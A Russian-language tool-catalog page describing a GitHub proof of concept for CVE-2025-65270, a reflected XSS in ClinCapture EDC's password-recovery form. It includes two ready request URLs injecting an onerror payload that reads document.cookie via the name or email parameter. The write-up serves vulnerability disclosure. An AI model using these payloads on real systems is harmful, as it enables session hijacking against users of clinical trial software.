
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-65270 — Отражённый XSS в ClinCapture EDC | Kitploit
Инструменты/GitHubGitHub/xh4vm/cve-2025-65270
Анализ уязвимостейЭксплуатация веб-приложенийВеб-безопасностьТестирование на ПроникновениеОбучение и Образование
GitHubxh4vm/cve-2025-65270

CVE-2025-65270

Отражённый XSS в ClinCapture EDC

Репозиторий
911 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    389
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    337
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    331

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2025-65270

⚠️ Отказ от ответственности

Этот репозиторий предназначен только для образовательных и оборонительных исследований в области безопасности

🔥 Обзор

Отражённая межсайтовая уязвимость (XSS) в ClinCapture EDC 3.0 и 2.2.3, позволяющая неаутентифицированному удалённому злоумышленнику выполнить код JavaScript в контексте браузера жертвы.

poc_xss

🧪 Доказательство концепции


Чтобы продемонстрировать уязвимость, необходимо перейти на вкладку восстановления пароля и указать полезную нагрузку в параметре name или email, либо отправить один запрос

🔓 Через параметр name

<url>/edc/RequestPassword?action=submit&name=text%22%3E%3Cimg%20src%3dx%20onerror%3dalert(document.cookie)%3E&[email protected]&passwdChallengeQuestion=favorite_animal&passwdChallengeAnswer=&Submit=Submit

poc_xss_1

🔓 Через параметр email

<url>/edc/RequestPassword?action=submit&name=text&[email protected]%22%3E%3Cimg%20src%3dx%20onerror%3dalert(document.cookie)%3E&passwdChallengeQuestion=favorite_animal&passwdChallengeAnswer=&Submit=Submit

poc_xss_2

🚨 Воздействие

Неаутентифицированный пользователь может выполнить код JavaScript в контексте браузера жертвы, направленный на выполнение действий от имени жертвы или кражу конфиденциальной информации, такой как ответ на секретный вопрос


🔗 Ссылки

  • CVE-2025-65270
Скачать инструмент


